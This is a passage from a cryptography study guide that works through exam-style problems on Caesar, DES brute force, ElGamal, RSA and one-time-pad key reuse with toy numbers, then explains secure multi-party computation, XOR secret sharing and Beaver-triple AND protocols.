$$\begin{aligned} s &= 10^6 \bmod 23: \\ 10^2 &= 100 \equiv 100 - 4 \cdot 23 = 8 \\ 10^4 &= 8^2 = 64 \equiv 64 - 2 \cdot 23 = 18 \\ 10^6 &= 10^4 \cdot 10^2 = 18 \cdot 8 = 144 \equiv 144 - 6 \cdot 23 = 144 - 138 = 6 \\ \rightarrow s &= 6 \\ s^{(-1)} \bmod 23: &\text{ need } 6 \cdot t \equiv 1 \pmod{23} \\ 6 \cdot 4 &= 24 \equiv 1 \rightarrow s^{(-1)} = 4 \end{aligned}$$

$$m = c^2 \cdot s^{(-1)} = 1 \cdot 4 = 4 \pmod{23}$$

$s = 6$, $s^{(-1)} = 4$, $m = 4$ ✓ — matches the plaintext from the encryption with $k = 3$ (the prior MEDIUM problem).

[HARD] A symmetric cipher uses a 56-bit key (like DES's effective key length). An attacker tries 2^{30} keys per second. Estimate the worst-case brute-force time in years (order of magnitude), and explain in one line why this — combined with cryptanalysis — made DES insecure.

Answer: Worst case = exhaust the whole key space 2^{56} at 2^{30} keys/s (L09 p.16–17, cookbook H).

```
time = 2^56 / 2^30 = 2^26 seconds
2^26 = 67,108,864 s
in years: 67,108,864 / (60·60·24·365)
          = 67,108,864 / 31,536,000
          ≈ 2.13 years
```

About 2 years on a single 2^{30} keys/s machine — and only ~ 1 year on average (you expect to hit the key after searching half the space). That is *feasible* for a well-resourced attacker (and trivial when parallelized across many machines), so the **short 56-bit key allowed brute force**; combined with differential cryptanalysis (Biham & Shamir, late 1980s) and linear cryptanalysis (Matsui, 1994), DES was broken (L09 p.16–17). Contrast AES's 128-bit key, where $2^{128}/2^{30} = 2^{98}$ s $\approx 10^{22}$ years — infeasible (L09 p.19–20).

[HARD] You captured a ciphertext you believe is a Caesar cipher: WKL V LV HDVB. Break it without knowing the key, showing the reasoning, then give the key and plaintext.

Answer: Caesar has only 25 useful keys, so brute force is trivial; decryption shifts each letter *forward* by the trial key ($A=0\dots Z=25$) (L09 p.8, cookbook A). The first word WKL V has 4 letters and the third looks like it should form a common word. Try small shifts:

```
shift +3: W(22)+3=25→Z ... no (gives 'ZNOY')
shift +23 (= encrypt key 3): W(22)+23=45 mod26=19→T
    W→T   K(10)+23=33 mod26=7→H   L(11)+23=34 mod26=8→I   V(21)+23=44 mod26=18→S
    → WKL V → THIS
    LV → L(11)+23=8→I   V→S → IS
    HDVB → H(7)+23=4→E   D(3)+23=0→A   V→S   B(1)+23=24→Y → EASY
```

The matching decryption shift is **+23**, i.e. the message was encrypted with **KEY = 3** (left-shift by 3; decrypting adds 3, equivalently +23 forward).

Key = 3, plaintext = THIS IS EASY. Caesar falls instantly because it is a *monoalphabetic* substitution with only 25 keys (L09 p.11).

[VERY HARD] An ElGamal user, to "save effort," reuses the SAME randomness k to encrypt two different messages m_1 and m_2 under public key (p, g, h) . Show with the formulas why an attacker who learns m_1 can recover m_2 from the two ciphertexts. Reference the lecture rule this violates.

Answer: ElGamal encryption is $c_1 = g^k \bmod p$, $c_2 = m \cdot h^k \bmod p$ (L09 p.37–39). Encrypting m_1 and m_2 with the *same* k :

Ciphertext 1: $(c_1, c_{2a}) = (g^k, m_1 \cdot h^k)$
 Ciphertext 2: $(c_1, c_{2b}) = (g^k, m_2 \cdot h^k) \leftarrow \text{same } c_1, \text{ since same } k$

The c_1 values are identical (a dead giveaway that k was reused). Divide the two c_2 components — the secret factor h^k cancels:

$$c_{2a} / c_{2b} = (m_1 \cdot h^k) / (m_2 \cdot h^k) = m_1 / m_2 \pmod{p}$$

So $m_2 \equiv m_1 \cdot (c_{2a} / c_{2b})^{(-1)} \equiv m_1 \cdot c_{2b} \cdot c_{2a}^{(-1)} \pmod{p}$. If the attacker knows m_1 , they compute m_2 directly with one modular inverse — **no discrete log, no secret key x needed**. Concretely with the lecture's $p=23$, $g=5$, $x=6$ ($h=8$), $k=7$ ($h^k \equiv 12$): if $m_1=9$ then $c_{2a} = 9 \cdot 12 = 16$; if m_2 is unknown with c_{2b} , then $m_2 = m_1 \cdot c_{2b} \cdot c_{2a}^{(-1)} = 9 \cdot c_{2b} \cdot 16^{(-1)} \bmod 23$. This mirrors the **OTP rule** the lecture stresses — *the key (here the randomness) must not be reused* (L09 p.23) — because reuse leaks the relationship between plaintexts. Lesson: ElGamal's per-message k must be fresh and random every time (L09 p.39).

[VERY HARD] An RSA implementer picks $p = 5$, $q = 7$, $e = 5$, $m = 10$ and computes d , then notices the ciphertext c equals the plaintext m . Verify d , compute c , and explain whether this "fixed point" reveals a flaw in *the math* or just in *the chosen parameters*.

Answer: Run the scheme (L09 p.30–34).

```
n      = 5 * 7 = 35
φ(n)   = 4 * 6 = 24      (gcd(5,24)=1 ✓)
find d: 5d ≡ 1 (mod 24)
       5 * 5 = 25 ≡ 1 (mod 24) → d = 5   (here e = d = 5, self-inverse mod 24)

Encrypt c = 10^5 mod 35:
10^2 = 100 ≡ 100 - 2 * 35 = 30
10^4 = 30^2 = 900 ≡ 900 - 25 * 35 = 900 - 875 = 25
10^5 = 10^4 * 10 = 25 * 10 = 250 ≡ 250 - 7 * 35 = 250 - 245 = 5 ... recheck:
```

Recompute carefully: $250 - 7 \cdot 35 = 250 - 245 = 5$. But let us verify the round trip — decrypt c with $d = 5$: it must give 10. Test the claim directly: $10^5 \bmod 35$.

```
10^1 ≡ 10
10^2 ≡ 30
10^3 = 10^2 * 10 = 30 * 10 = 300 ≡ 300 - 8 * 35 = 300 - 280 = 20
10^4 = 20 * 10 = 200 ≡ 200 - 5 * 35 = 200 - 175 = 25
10^5 = 25 * 10 = 250 ≡ 5
```

So $c = 5$ (not equal to $m = 10$), and decryption $c^d = 5^5 \bmod 35$:

```
5^2 = 25 ; 5^3 = 125 ≡ 125 - 3 * 35 = 20 ; 5^4 = 20 * 5 = 100 ≡ 30 ; 5^5 = 30 * 5 = 150 ≡ 150 - 4 * 35 = 10 ✓
```

$d = 5$, $c = 5$, decryption returns $m = 10$. The premise that $c = m$ was false for $m = 10$. However, *some*

messages ARE fixed points of textbook RSA (e.g. $m = 0$, 1 , and $m \equiv \pm 1$), and with e self-inverse mod $\phi(n)$ here, encryption and decryption use the *same* exponent. This is a flaw of **textbook RSA / chosen parameters**, not the underlying math: tiny n , deterministic encryption, and structured messages are exactly why the lecture says **textbook RSA is insecure** and must be combined with padding/hashing such as **RSA-OAEP** (L09 p.35, E09 p.1).

[VERY HARD] A vendor proposes a "stream OTP" that derives a 256-bit key from a password and reuses that same key to XOR-encrypt every message. Two intercepted ciphertexts are $C_1 = P_1 \oplus K$ and $C_2 = P_2 \oplus K$. Show what $C_1 \oplus C_2$ reveals, why this destroys OTP's perfect secrecy, and which lecture rules are broken.

Answer: OTP gives perfect (information-theoretic) secrecy *only* when the key is truly random, at least as long as the message, and **never reused** (L09 p.22–23). XOR the two ciphertexts — the shared key K cancels because $K \oplus K = 0$:

$$\begin{aligned} C_1 \oplus C_2 &= (P_1 \oplus K) \oplus (P_2 \oplus K) \\ &= P_1 \oplus P_2 \oplus (K \oplus K) \\ &= P_1 \oplus P_2 \oplus 0 \\ &= P_1 \oplus P_2 \end{aligned}$$

The attacker now holds $P_1 \oplus P_2$ — the **XOR of the two plaintexts**, with the key entirely removed. This leaks real information (e.g. where the plaintexts agree the result is 0), and with any crib or known plaintext P_1 , the other follows instantly: $P_2 = (C_1 \oplus C_2) \oplus P_1$. Numeric illustration with one byte, $K = 0xAA$:

$$\begin{aligned} P_1 = 'H' &= 0x48 \rightarrow C_1 = 0x48 \oplus 0xAA = 0xE2 \\ P_2 = 'I' &= 0x49 \rightarrow C_2 = 0x49 \oplus 0xAA = 0xE3 \\ C_1 \oplus C_2 &= 0xE2 \oplus 0xE3 = 0x01 = 0x48 \oplus 0x49 \quad (= P_1 \oplus P_2, K \text{ gone}) \end{aligned}$$

Rules broken: (1) the key is *reused* across messages — the lecture's explicit "the key must not be reused" (L09 p.23); (2) a password-derived key is *not* truly random and is *shorter* than the combined message stream, violating "the key must be equal to or longer than the plaintext" and "randomly generated" (L09 p.22). Any one of these voids the perfect-secrecy guarantee — what remains is no longer a One Time Pad but a reused keystream, trivially attackable.

[VERY HARD] An RSA key uses a 2048-bit modulus. Explain, with order-of-magnitude reasoning, why brute-forcing the *private key directly* (guessing d) is hopeless — and clarify why this brute-force estimate is NOT actually how RSA would be attacked, per the lecture.

Answer: Two separate points — the brute-force bound, then the real attack surface.

Brute force on d . With a 2048-bit modulus, d is an integer up to roughly $n \approx 2^{2048}$. Even an absurdly fast attacker at 2^{60} guesses/second would need:

$$\begin{aligned} 2^{2048} / 2^{60} &= 2^{1988} \text{ seconds} \\ 1 \text{ year} &\approx 2^{25} \text{ seconds } (\approx 3.15 \times 10^7 \text{ s}) \\ \text{years} &\approx 2^{1988} / 2^{25} = 2^{1963} \end{aligned}$$

For scale, 2^{1963} dwarfs the number of atoms in the observable universe ($\approx 2^{266}$) by hundreds of orders of magnitude. Compare the lecture's modest 80-bit *symmetric* example: $2^{80} / 2^{30} = 2^{50} \text{ s} \approx 35.7$

million years on one PC (E09 Ex4, cookbook H) — and 2048-bit d is astronomically beyond even that. So guessing d is utterly infeasible.

The catch (lecture point). RSA is **not** designed to be attacked by guessing d , and a key isn't "2048 bits of brute-force strength." Its security is tied to the difficulty of **factoring** $n = pq$ (L09 p.35). If an attacker factors n into p and q , they compute $\phi(n) = (p-1)(q-1)$ and then $d = e^{-1} \bmod \phi(n)$ *directly* — no search at all (exactly the method used in the small- n HARD problem above). 2048 bits is chosen so that *factoring* n (using algorithms far better than trial division, like the number field sieve) stays infeasible — the bit length resists factoring, not naive key search. The lecture also stresses textbook RSA still needs padding/hashing (RSA-OAEP) on top, since key size alone does not make it secure (L09 p.35, E09 p.1).

[VERY HARD] An ElGamal public key is $(p, g, h) = (11, 2, 3)$ with $g = 2$ a generator of $\mathbb{Z}_{11}^*$. You intercept the ciphertext $(c_1, c_2) = (5, 6)$. Recover the secret key x by solving the small discrete log, then decrypt to find m . Explain which underlying hard problem you just (illegitimately) solved.

Answer: ElGamal's secret key satisfies $h = g^x \bmod p$, and recovering x from h is the **discrete-logarithm problem** — infeasible for large p , but solvable by a tiny table here (L09 p.38–40, p.183). Tabulate powers of $g = 2 \bmod 11$:

$2^1=2$	$2^2=4$	$2^3=8$	$2^4=5$	$2^5=10$
$2^6=9$	$2^7=7$	$2^8=3$	$2^9=6$	$2^{10}=1$

$h = 3$ appears at exponent 8, so the secret key is $x = 8$. Now decrypt with $s = c_1^x \bmod p$, then $m = c_2 \cdot s^{-1} \bmod p$ (L09 p.40):

```
s = 5^8 mod 11:
  5^2 = 25 ≡ 3 ; 5^4 = 3^2 = 9 ; 5^8 = 9^2 = 81 ≡ 81 - 7·11 = 4
  → s = 4
s^(-1) mod 11: 4·3 = 12 ≡ 1 → s^(-1) = 3
m = c2·s^(-1) = 6·3 = 18 ≡ 18 - 11 = 7
```

$x = 8, s = 4, m = 7$. The break worked only because $p = 11$ makes the discrete log a trivial lookup. With a real prime (hundreds of digits), computing x from $h = g^x \bmod p$ is the intractable **discrete-logarithm problem** that ElGamal's security rests on — the analogue of factoring n for RSA (L09 p.40 note on hardness; contrast L09 p.35).

10. Multi-Party Computation

Sources for this chapter: L10_MPCnote.pdf (lecture slide deck, 49 slides — cited as L10 p.N) and E10_MPC.pdf (exercise sheet with full solutions, 4 pages — cited as E10 p.N).

Extraction note: The lecture is a slide deck whose *technical derivations* (the XOR protocol, the AND/Beaver-triple protocol, the per-server share computation, and the reconstruction check) were written **by hand on the slides** (L10 p.27–34). The text layer of those handwritten pages OCR's to garbled fragments and cannot be read reliably from the PDF. Fortunately the **same protocols are written out cleanly and completely in the exercise solutions** (E10 p.3–4), so the worked math below is grounded in E10 and cross-referenced to the lecture's conceptual slides. Where a detail appears only as handwriting that could not be recovered, this is flagged explicitly rather than guessed.

Overview — what this topic covers and why it matters

Secure Multi-Party Computation (MPC) is the field of cryptography that lets several mutually distrusting parties jointly compute a function of their private inputs while learning **nothing beyond the agreed output** — in particular, no party learns another party's input (L10 p.1, p.35). The lecture motivates this with three running examples: two people who want to know **who earns more without revealing their salaries** (L10 p.3), two people who want to know whether they **mutually like each other without revealing their individual preferences** (L10 p.4), and a hospital and police force who want to know whether **a suspect is hospitalized without either revealing its whole list** (private set intersection) (L10 p.5–6). The unifying claim is that **any function can be computed** under MPC — comparison $x > y$, AND $a \wedge b$, set intersection $X \cap Y$, average $(x_1 + \dots + x_n) / n$, winner determination $\operatorname{argmax}(s_1, \dots, s_n)$, and even ML activations like $\operatorname{ReLU}(x) = \max(0, x)$ (L10 p.7).

This chapter focuses on the concrete two-party building blocks the lecture actually works through: **Boolean (XOR) secret sharing**, the **secure XOR protocol** (which needs no communication), and the **secure AND protocol** built from a **Beaver (multiplication) triple** (L10 p.26–39; E10 p.1–4). It also covers the **security model** (semi-honest / "honest-but-curious," and the principle that leakage implied by the output itself is unavoidable and allowed), the **historical milestones** (Shamir 1979, Yao's millionaires' problem 1982, GMW 1987), the **MPC-as-a-service** deployment picture, and the **real-world standardization and industry** context (NIST threshold cryptography; Partisia, Zama, Curv, Unbound) (L10 p.9, p.13–17, p.41–49). MPC matters because it is "the backbone of modern secure computation systems" and is being deployed in the real world for health-care analysis, fault detection, genome matching, voting, and auctions (L10 p.17, p.48–49).

Key Concepts

Secure Multi-Party Computation (MPC)

What: A protocol that lets parties $p_1, \dots, p_n$, each holding a private input, jointly compute $f(\text{input}_1, \dots, \text{input}_n)$ so that everyone learns the output but **nobody learns anything more than the result** (L10 p.35). **Two-party computation (2PC)** is the special case $n = 2$ (L10 p.24).

Why: Many valuable computations require combining data that the data owners are unwilling or legally unable to share in the clear — salaries, romantic preferences, patient lists, exam scores, ML model inputs (L10 p.3–7, p.14). MPC removes the need for a trusted party to see the raw data.

How (high level): Inputs are **secret-shared** among the computing parties (or among servers), the function is evaluated on the shares using local operations plus a small amount of communication, and only the final shares are recombined to reveal the output (L10 p.14, p.27–34). The lecture's worked instance is computing $a \wedge b$ (mutual liking) between two servers (L10 p.18–35).

Key security principle: MPC's security definition only guarantees that **nobody learns anything more than the result** — any information that is *logically implied by the output* is not a violation. Example: if the public result is $a \wedge b = 0$ and Bob knows his own input $b = 1$, he can deduce $a = 0$ (Alice does not like him). "Even in multi-party computation, this is inevitable" (L10 p.35; E10 p.4 Sol.4c).

The Millionaires' Problem (Yao, 1982)

What: The original motivating problem for 2PC: two millionaires want to learn **which of them is richer** ($x > y$) **without revealing their actual wealth** (L10 p.9). This is exactly the lecture's "salary comparison" motivation (L10 p.3).

Why: It is the canonical example showing a useful joint computation (a comparison) that both parties want, yet neither is willing to expose the input. It launched the field of secure two-party computation (L10 p.9).

How: Introduced by **Andrew Yao in 1982** as 2PC for the comparison function; in **1986 Yao generalized it to general functions/circuits** (the basis of what is now called **garbled circuits**, named after Yao) (L10 p.9). *Note: the lecture lists garbled circuits only via this historical reference to Yao's general-circuit 2PC (L10 p.9); it does not give a step-by-step garbled-circuit construction. The construction the lecture actually details is the secret-sharing + Beaver-triple approach, not garbling.*

History / Milestones of MPC

What & when (L10 p.9): - **1979 — Shamir Secret Sharing** (Adi Shamir). - **1982 — Millionaires' problem, 2PC** by Andrew Yao. - **1986 — General functions / circuit 2PC** by Yao (the garbled-circuit idea). - **1987 — Multi-party computation** (general n -party) by **Goldreich, Micali, Wigderson (GMW)**.

Why it matters for the exam: The progression is *secret sharing* $\rightarrow$ *two-party comparison* $\rightarrow$ *two-party general circuits* $\rightarrow$ *multi-party general computation*. Denmark/Aarhus is a hub: **Ivan Damgård** (Aarhus, IACR Fellow) and the broader Danish MPC community are highlighted (L10 p.10–11). **Lars Knudsen** (SDU Sønderborg, IACR Fellow) is also featured (L10 p.12).

Secret Sharing (general idea)

What: A secret value is split into **shares** distributed among parties such that the shares *together* reconstruct the secret, but **no single share (or insufficient subset) reveals anything** about it (L10 p.37; E10 p.3 Sol.1).

Why: Secret sharing is the data representation that makes MPC possible — parties compute on shares, never on plaintext inputs (L10 p.36–37).

How — the two forms the lecture uses: - **Boolean / XOR sharing** of a bit: $a = a_1 \oplus a_2$ (L10 p.37; E10 p.1). Makes **XOR free** (no communication). - **Additive sharing** over integers: $x = x_1 + x_2$, used "for more complicated arithmetic functions" and secure ML (L10 p.41).

Shamir Secret Sharing (1979)

What: A (t, n) threshold secret-sharing scheme due to Adi Shamir (L10 p.9). The secret is the value of a degree- $(t-1)$ polynomial at 0; each of the n parties gets one point on the polynomial. Any t points reconstruct the polynomial (and hence the secret) via interpolation; any $t-1$ points reveal nothing.

Why: Historically the first secret-sharing scheme and the foundation of threshold cryptography and many MPC protocols (L10 p.9). It is the named "1979 Shamir Secret Sharing" milestone.

How: *The lecture names Shamir Secret Sharing as the 1979 milestone (L10 p.9) but does not include the polynomial construction on the readable slides; the two-party scheme the lecture develops in detail is the simpler XOR/additive sharing above.* A self-contained worked example of Shamir sharing (using small numbers) is given in the **How-To Cookbook** below, clearly marked as standard scheme background rather than lecture-specific content.

Boolean Secret Sharing (XOR sharing)

What: A secret bit $a \in \{0, 1\}$ is represented as $a = a_1 \oplus a_2$; a_1 and a_2 are the **shares** of a (L10 p.37; E10 p.1). Likewise $b = b_1 \oplus b_2$. Alice holds a_1, b_1 ; Bob holds a_2, b_2 (E10 p.1 Ex.2).

Why secure: Each share is **uniformly random in $\{0, 1\}$** , so a single share gives $\Pr[a = 0 \mid a_1] = \Pr[a = 1 \mid a_1] = \frac{1}{2}$ — observing one share leaks **no information** about a (E10 p.3 Sol.1b).

How to share: Pick $a_1 \leftarrow \{0, 1\}$ uniformly at random, then set $a_2 = a \oplus a_1$. For $a = 1$, valid pairs include $(a_1, a_2) = (0, 1)$ or $(1, 0)$ since $0 \oplus 1 = 1 \oplus 0 = 1$ (E10 p.3 Sol.1a).

How to reconstruct: The two parties exchange their shares and compute $a = a_1 \oplus a_2$ (E10 p.3 Sol.1c).

Secure XOR Protocol (XOR is "free")

What: Computing a sharing of $a \oplus b$ from sharings of a and b (L10 p.26–28; E10 p.1 Ex.2a).

Why important: XOR (addition mod 2) requires **no communication at all** — each party just XORs its own shares locally. This is why "Boolean sharing makes XOR trivial" (L10 p.49) and why circuits are designed to use as few AND gates as possible.

How (the local rule): Each party computes its share of $a \oplus b$ from the shares it already holds: - Alice: $(a \oplus b)_1 = a_1 \oplus b_1$ - Bob: $(a \oplus b)_2 = a_2 \oplus b_2$

Then $(a \oplus b)_1 \oplus (a \oplus b)_2 = (a_1 \oplus b_1) \oplus (a_2 \oplus b_2) = (a_1 \oplus a_2) \oplus (b_1 \oplus b_2) = a \oplus b$ (E10 p.3 Sol.2a). **No messages are exchanged.** (The lecture's handwritten XOR slides on L10 p.27–28 develop the same protocol with random masks for the input-sharing/reconstruction steps, but that handwriting does not extract cleanly.)

Why AND Needs Communication

What: Unlike XOR, computing a sharing of $a \wedge b$ (AND = multiplication mod 2) **cannot** be done with purely local operations (L10 p.29–34; E10 p.1 Ex.2c).

Why: Expanding the product exposes **cross terms** that mix shares held by different parties:

$$(a_1 \oplus a_2) \wedge (b_1 \oplus b_2) = (a_1 \wedge b_1) \oplus (a_1 \wedge b_2) \oplus (a_2 \wedge b_1) \oplus (a_2 \wedge b_2)$$

The terms $a_1 \wedge b_2$ and $a_2 \wedge b_1$ each combine one of Alice's secret values with one of Bob's. Neither party can compute these alone, so **communication is required** (E10 p.3 Sol.2b–2c). This is the fundamental reason AND/multiplication gates are the "expensive" gates in MPC.

Beaver Triple (Multiplication Triple)

What: A precomputed triple of secret-shared random bits (i, j, k) with the property $k = i \wedge j$ (L10 p.31, p.37–39; E10 p.1 Ex.3). The lecture also calls it a **"multiplication triple"** (L10 p.31).

Why: It is the resource that makes secure AND/multiplication efficient. The expensive, correlated randomness ($k = i \wedge j$) is generated **offline, in a preprocessing phase**, *independent of the actual inputs*. Then the **online phase** (once the real inputs arrive) is cheap — just masking, opening two values, and local XORs. "Beaver triples enable efficient AND/multiplication" (L10 p.49).

Why offline: Producing triples is **expensive**; separating preprocessing from the online phase "allows efficient secure computation during execution" (E10 p.4 Sol.5b; L10 p.39).

How it's used: See the secure AND protocol below and the **How-To Cookbook**.

Secure AND Protocol (using a Beaver Triple)

What: Computing a sharing of $c = a \wedge b$ from sharings of a, b and a Beaver triple $(i, j, k = i \wedge j)$, all Boolean and XOR secret-shared (L10 p.30–34; E10 p.1 Ex.3).

How — the masked values: Define and open (reveal):

$$d = a \oplus i \quad e = b \oplus j$$

Revealing d and e is safe because i, j are **uniformly random bits** that mask a, b . Hence d and e are statistically independent of a, b and **leak nothing** about the inputs (E10 p.3 Sol.3a, p.4 Sol.5a; L10 p.39).

How — the identity (the heart of the protocol):

$$\begin{aligned} a \wedge b &= (d \oplus i) \wedge (e \oplus j) \\ &= (d \wedge e) \oplus (d \wedge j) \oplus (e \wedge i) \oplus (i \wedge j) \\ &= k \oplus (d \wedge j) \oplus (e \wedge i) \oplus (d \wedge e) \quad [\text{since } k = i \wedge j] \end{aligned}$$

(E10 p.3 Sol.3b.)

After d and e are public, every remaining term is something the parties can produce as a **sharing using only local operations**, because d, e are public constants and each party holds its own shares of i, j, k : - k : - k is already shared (from preprocessing). - $d \wedge j$ and $e \wedge i$ are a *public bit ANDed with a shared bit* → each party just ANDs the public bit into its own share (local). - $d \wedge e$ is a *public constant*.

How — handling the public constant $d \wedge e$: A public constant must be added to the shared value **exactly once** (so it survives the final XOR-reconstruction). In the lecture/exercise convention, **only Bob adds $(d \wedge e)$ to his share** (E10 p.1 Ex.3c). This asymmetric assignment is correct because Boolean secret sharing only requires that the **XOR of both shares** equals the true value — it does not matter *which* party holds which piece, as long as the total XORs to $c = a \wedge b$ (E10 p.3 Sol.3c). If *both* parties added $d \wedge e$, it would XOR to 0 and cancel — a classic bug.

(The lecture's handwritten slides L10 p.31–34 derive the per-server shares c_A and c_B and verify $c_A \oplus c_B = a \wedge b$ by direct expansion; the handwriting does not OCR cleanly, but the clean version is exactly the E10 derivation above.)

Security Model: Honest-but-Curious (Semi-Honest) vs Malicious

What: The two standard adversary models for MPC. - **Honest-but-curious / semi-honest:** Corrupted parties **follow the protocol exactly** but try to **learn extra information** from the messages they see. The protocols in this lecture (XOR, AND-with-Beaver-triple) are presented in this setting — security rests on the messages being uniformly masked so they reveal nothing (E10 p.3–4 Sol.3a, Sol.5a; L10 p.39). - **Malicious / active:** Corrupted parties may **deviate arbitrarily** from the protocol (send wrong values,

abort, etc.). Defending against this requires additional machinery (e.g., MACs). *The lecture mentions "Message Authentication Code (MAC) by MPC" as an application/extension (L10 p.41) but does not develop a full malicious-secure protocol on the readable slides.*

Why the masking gives security here: In the AND protocol, the only values revealed are $d = a \oplus i$ and $e = b \oplus j$. Because i, j are uniformly random and unknown to the other party, they **perfectly mask** a and b — so a curious party gains nothing (E10 p.4 Sol.5a). This is precisely the semi-honest guarantee.

What security does NOT hide: Anything implied by the output. $a \wedge b = 0$ plus $b = 1 \Rightarrow a = 0$. This leakage is "inherent and allowed" (E10 p.4 Sol.4c; L10 p.35).

MPC as a Service

What: A deployment pattern where **clients** send *shares/encrypted inputs* to a set of **computing servers**; the servers run the MPC protocol and return *shares/encrypted results*; only the client recombines to get the plaintext result (L10 p.13–17).

Why needed: A service provider may **not want to store** clients' sensitive info (liability), and clients **do not want to send** their data in plaintext (privacy). MPC lets the computation happen on protected data: "encrypted input $\rightarrow$ encrypted function $\rightarrow$ encrypted result," and the provider never sees plaintext (L10 p.14–17). Example given: **PDTE — Private Decision Tree Evaluation**, where a tree owner has a model, clients have queries, and computing servers evaluate the tree on shared inputs returning a shared result (L10 p.14).

Applications listed: Health-care analysis, fault detection, NLP / pattern matching, genome matching, random forest, and more (L10 p.17).

Standardization and Real-World MPC

What & why: Just as encryption schemes are standardized (e.g., **AES — FIPS PUB 197, FIPS-approved 2002**, selected from 15 submissions, 5 finalists; runner-up **Serpent** by Anderson, Biham, and Knudsen) (L10 p.43), MPC is now undergoing standardization via **NIST's Multi-Party Threshold Cryptography** project (L10 p.45–46). The 1st round had **26 "Preview Writeup" submissions**, with **3 rounds** planned (L10 p.46).

Why standardization matters (L10 p.44): **Interoperability** (different vendors' implementations must work together), **security assurance** (public expert review reduces hidden weaknesses), **deployment at scale** (regulation, certification, procurement require standardized crypto), and **longevity** (a standardized algorithm like AES can be used worldwide for decades).

Industry (L10 p.48): **Partisia** (MPC platform — data sharing, voting, auctions; Aarhus), **Zama** (privacy-preserving computation using MPC and FHE; confidential cloud/AI), **Curv** (MPC-based private-key management, acquired by PayPal), **Unbound Security** (MPC-based key protection, acquired by Coinbase).

Other Applications of Secret Sharing (Additive Sharing)

What: Beyond Boolean bits, values can be **additively shared** as $x = x_1 + x_2$ over the integers for "more complicated arithmetic functions" (L10 p.41).

Why: Additive sharing is "useful for secure machine learning" and underlies MPC versions of larger cryptographic primitives: **AES by MPC, hash functions by MPC, MAC by MPC, and many more cryptographic functions by MPC** (L10 p.41). It also supports the function zoo on L10 p.7 (averages, argmax, ReLU).

Glossary

- **MPC (Secure Multi-Party Computation)** — protocol letting n mutually distrusting parties compute f of their private inputs, revealing only the output and nothing more (L10 p.1, p.35).
- **2PC (Two-Party Computation)** — MPC with $n = 2$; the lecture's worked setting (e.g., two servers computing $a \wedge b$) (L10 p.24).
- **Millionaires' problem** — Yao's 1982 problem: learn who is richer ($x > y$) without revealing wealth; origin of 2PC (L10 p.9, p.3).
- **Garbled circuits** — Yao's 1986 technique for general-function 2PC; named in the lecture's history only (L10 p.9). No step-by-step construction is given in the readable lecture.
- **GMW (Goldreich–Micali–Wigderson, 1987)** — first general multi-party (n -party) computation (L10 p.9).
- **Secret sharing** — splitting a secret into shares that jointly reconstruct it but individually reveal nothing (L10 p.37; E10 p.3).
- **Share** — one piece of a secret-sharing; e.g., a_1, a_2 are the shares of a where $a = a_1 \oplus a_2$ (L10 p.37; E10 p.1).
- **Boolean / XOR secret sharing** — sharing a bit as $a = a_1 \oplus a_2$ (E10 p.1).
- **Additive secret sharing** — sharing an integer as $x = x_1 + x_2$ for arithmetic functions (L10 p.41).
- **Shamir Secret Sharing (1979)** — polynomial-based (t, n) threshold secret sharing by Adi Shamir (L10 p.9).
- **Reconstruction (opening)** — parties exchange shares and recombine, e.g., $a = a_1 \oplus a_2$ (E10 p.3 Sol.1c).
- **Secure XOR protocol** — compute a sharing of $a \oplus b$ with **no communication**, each party XORing its own shares (E10 p.3 Sol.2a; L10 p.26–28).
- **Secure AND protocol** — compute a sharing of $a \wedge b$; requires communication and a Beaver triple (L10 p.29–34; E10 p.1 Ex.3).
- **Cross terms** — the mixed products $a_1 \wedge b_2, a_2 \wedge b_1$ in the AND expansion that force communication (E10 p.3 Sol.2b).
- **Beaver triple / multiplication triple** — shared random (i, j, k) with $k = i \wedge j$, used to evaluate AND/multiplication (L10 p.31, p.37–39; E10 p.1 Ex.3).
- **Masked values** d, e — $d = a \oplus i, e = b \oplus j$; opened during the AND protocol, leak nothing because i, j are random (E10 p.1 Ex.3a; p.3 Sol.3a).
- **Preprocessing / offline phase** — input-independent phase that generates Beaver triples (expensive) (L10 p.39; E10 p.4 Sol.5b).
- **Online phase** — input-dependent phase that uses the triples for cheap secure computation (L10 p.39).
- **Honest-but-curious / semi-honest** — adversary follows the protocol but tries to learn extra info; the model these protocols target (E10 p.3–4).
- **Malicious / active adversary** — adversary may deviate arbitrarily; needs extra protection (e.g., MACs) (context from L10 p.41).
- **Trusted Third Party (TTP)** — an ideal party that could compute $a \wedge b$ and just return the result; MPC's goal is to *emulate* the TTP without anyone playing it (L10 p.23, handwritten "Trusted Third Party Setting (TTP)").
- **MPC as a Service** — clients submit shares/encrypted inputs to computing servers that run MPC and return shares/encrypted results (L10 p.13–17).

- **PDTE (Private Decision Tree Evaluation)** — example MPC service: evaluating a decision tree on a client's private query (L10 p.14).
- **NIST Multi-Party Threshold Cryptography** — NIST standardization project for threshold/MPC schemes; 1st round had 26 submissions, 3 rounds planned (L10 p.45–46).
- **Inherent/output leakage** — information implied by the output itself (e.g., deducing the other input from the result); allowed by MPC's definition (L10 p.35; E10 p.4 Sol.4c).

How-To Cookbook

Recipe A — Create a Boolean (XOR) secret sharing of a bit

Goal: Share a secret bit a between Alice and Bob so neither alone learns it.

1. Choose $a_1 \leftarrow \{0, 1\}$ uniformly at random (this is Alice's share).
2. Compute Bob's share: $a_2 = a \oplus a_1$.
3. Give a_1 to Alice, a_2 to Bob.

Worked example — share $a = 1$: - Flip a coin $\rightarrow$ say $a_1 = 0$. Then $a_2 = 1 \oplus 0 = 1$. Shares $(a_1, a_2) = (0, 1)$. - Different coin $\rightarrow a_1 = 1$. Then $a_2 = 1 \oplus 1 = 0$. Shares $(1, 0)$. - Check: $0 \oplus 1 = 1$ ✓ and $1 \oplus 0 = 1$ ✓ (E10 p.3 Sol.1a). - Either share alone is a fair coin $\rightarrow \Pr[a=0 | \text{share}] = \Pr[a=1 | \text{share}] = \frac{1}{2} \rightarrow$ zero leakage (E10 p.3 Sol.1b).

Reconstruct: Alice and Bob exchange shares; both compute $a = a_1 \oplus a_2$ (E10 p.3 Sol.1c).

Recipe B — Secure XOR (no communication)

Goal: From shares of a and b , get shares of $a \oplus b$.

Setup: Alice holds a_1, b_1 ; Bob holds a_2, b_2 (E10 p.1 Ex.2).

1. Alice computes locally: $(a \oplus b)_1 = a_1 \oplus b_1$.
2. Bob computes locally: $(a \oplus b)_2 = a_2 \oplus b_2$.
3. Done — **no messages sent**.

